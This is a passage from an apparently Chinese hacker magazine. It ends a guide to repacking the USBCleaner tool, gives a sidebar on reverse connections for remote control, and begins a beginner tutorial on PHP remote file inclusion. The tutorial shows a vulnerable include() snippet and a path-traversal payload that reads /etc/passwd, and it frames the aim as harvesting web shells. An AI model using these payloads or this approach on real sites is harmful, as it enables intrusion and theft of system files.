


图5




图6




图7

至此，主程序就修改完成了，但后台监控程序还需要进行修改，因为更改了主程序文件名，在右键点击任务栏“调用查杀”时会出现找不到主程序的出错提示，如图8。同样使用GetVBRES打开后台监控程序usbmon.exe，查找USBCleaner.exe，找到后修改为前面保存的主程序文件名。程序脱壳后体积变得很大，在确认已全部修改完成后对它们重新加壳，以减少体积和加快运行速度。最后，来看看杀毒效果吧，如图9，图10。




图8




图9




图10

至此，全部收工。以后，不管是AV终结者还是什么其它映像劫持类的病毒，在入侵你的电脑时，就不用手工查杀了，是不是很方便呢？本文只以VB程序为例，其它程序同样也可以这样来修改，至于方法就留给大家亲手试验了。

（本文所涉及到的USBCleaner、PEID、Quick unpack v1.0 beta5和GetVBRES已收录到光盘中）

什么是正向连接和反向连接方式

正向连接方式就是指我们主动去连接对方的电脑，适用于内/外网用户来控制外网用户，但是这种方式很容易被对方的网络防火墙所拦截，而致使连接失败，反向连接方式就是由对方电脑主动来连接我们，适用于外网用户来控制内/外网用户，这种方式可以解决对方防火墙拦截的问题，但需要我们拥有一个独立的公网IP地址（而如果我们是在内网中的话，是不能够直接来连接的，但可以使用端口映射的方法来解决）。许多远程溢出程序都会使用反向连接方式来提高自己的溢出成功率。

文章难易度：★★★
文章内容：PHP远程文件包含漏洞产生的基本原理，以及PHP远程文件包含漏洞的简单利用过程

远程文件包含（RFI）漏洞，菜鸟新的大餐

lizaib[x.s.t]

RFI是什么？它是远程文件包含（Remote File Include）的英文缩写。对于远程文件包含漏洞的详细利用，我们在前几期的杂志上曾经详细的介绍过，然而还有一些菜鸟不知道远程文件包含为何物，更不清楚该如何利用。本文将把RFI四马分车，从产生的原理到批量获了PHP shell都将一一详细描述，叉子们要好好的看了，这次又可以弄到大量的web shell了^-^

第一部分：RFI漏洞前世今生

很早以前，远程文件包含漏洞就已经被广泛的利用了。但是目前，还是有许多程序员粗心大意，对包含的文件来源过滤不全，对变量缺少过滤，从而导致可以包含恶意的PHP文件，也就是我们的PHP shell。RFI主要分为远程利用与本地利用，远程利用可以得到php shell，而本地利用则是读取计算机内的敏感文件，比如/etc/passwd文件（UNIX/Linux中用于存放系统帐号的文件）。

我列出四个危险的函数：include()、require()和include_once()、require_once()。这些函数的主要的功能是用来包含另一个PHP文件。为什么要包含呢？叉子们想想，如果5个PHP文件要实现一个相同的功能，相当于要写5个相同的代码块，为了避免体力活，直接包含第一个PHP文件就可以搞定了。例如学习过C/C++的朋友都知道在程序的开头包含了一些需要用到的头文件，比如"#include <windows.h>"。上述的函数正是因为能够执行我们所包含的PHP文件，才导致了漏洞的发生。

1.远程文件包含（Remote File Include）示例

我们来举个例子，比如在index.php中有如下代码：

```
<?php
$page = $_GET[page];
include($page);
?>
```

$page是一个变量，GET是取得一个文件提交，还有一种是使用POST提交，叉子们不用管那么多，只要注意最后一行，倘若include()使用括号或是单引号包含了一个如上变量值或是文件，那么就可以利用了。利用形式为http://localhost/index.php?page=files.php。

2.本地文件包含（Local File Include）示例

本地文件包含就是包含计算机内的一个敏感文件，以获取我们想要的东西，如果是在Unix/Linux服务器上的话，我们就可以查看passwd或是其它一些文件的信息，如果文件权限没有设置好的话，危害甚至比远程文件包含还要大！其利用形式为http://localhost/index.php?page=../../../../../../etc/passwd。

现在，我们要做的就是准备一个php shell了，有了php shell可以更加方便执行命令、提升权限等。简单的原理就介绍完了，我们来找RFI漏洞吧！

第二部分：自食其力，挖掘RFI漏洞

既然原理我们在前边已经简单的介绍过了，因此，要想挖掘RFI漏洞，我们只要找出那些危险的函数，检测它们有没有过滤就行了。在Windows下，可以利用记事本的查找功能，在UNIX/Linux下，可以利用grep命令来查找。对于叉子们来说，最简单的方法就是直接使用工具了，我们要用到的工具是x-xode，它可以对指定的文件夹寻找有RFI漏洞的PHP文件，不过，它需要.NET Framework支持，叉子们可以从迅雷里搜索到。

为了测试它的威力，我从milw0rm网站上发布的PHP程序的RFI漏洞中找了一个，来看看它的挖洞能力如何。比如WAnewsletter <= 2.1.3远程文件包含漏洞，如图1。

